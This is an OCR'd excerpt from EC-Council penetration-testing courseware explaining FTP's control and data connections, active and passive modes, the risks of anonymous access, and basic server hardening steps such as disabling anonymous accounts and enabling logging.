


Figure A.49: Working of HTTPS


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



File Transfer Protocol (FTP)

File Transfer Protocol (FTP) is the standard networking protocol used for sharing files over the Internet's TCP/IP protocols. Based on the client-server architecture, FTP uses SSL/TLS and SSH encryptions for data security. FTP servers provide access to the users using a simple login mechanism.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How FTP Works?

FTP uses two connections:

- **Control connection** – transmits commands and replies to those commands between the client and the server
- **Data connection** – for the transfer of data files

FTP supports two modes of operation:

Active Mode:

Control connection is made from the FTP client and all data connections are made from the FTP server to FTP client.




Figure A.50: Active FTP: control In, Data Out

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Passive Mode:

Both control and data connections are made from the FTP client to the FTP server.





Figure A.51: Passive FTP: Both connections Inbound

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FTP Anonymous Access and its Risk

Anonymous access to FTP servers:

- Most FTP servers allow anonymous access to the services, wherein the users do not need to have an account on the server or domain.
- Users can access FTP servers configured to allow anonymous access without any server credential or by providing any random credential.
- Anonymous users can create and store arbitrary files with write permission on the FTP servers.
- Attackers can exploit the FTP write access to distribute stolen copyrighted software, malware or other illicit data.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hardening FTP Servers



Disable Anonymous FTP accounts. If not possible, monitor Anonymous FTP accounts regularly


Enable logging for your FTP site




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hardening FTP Servers (Cont'd)

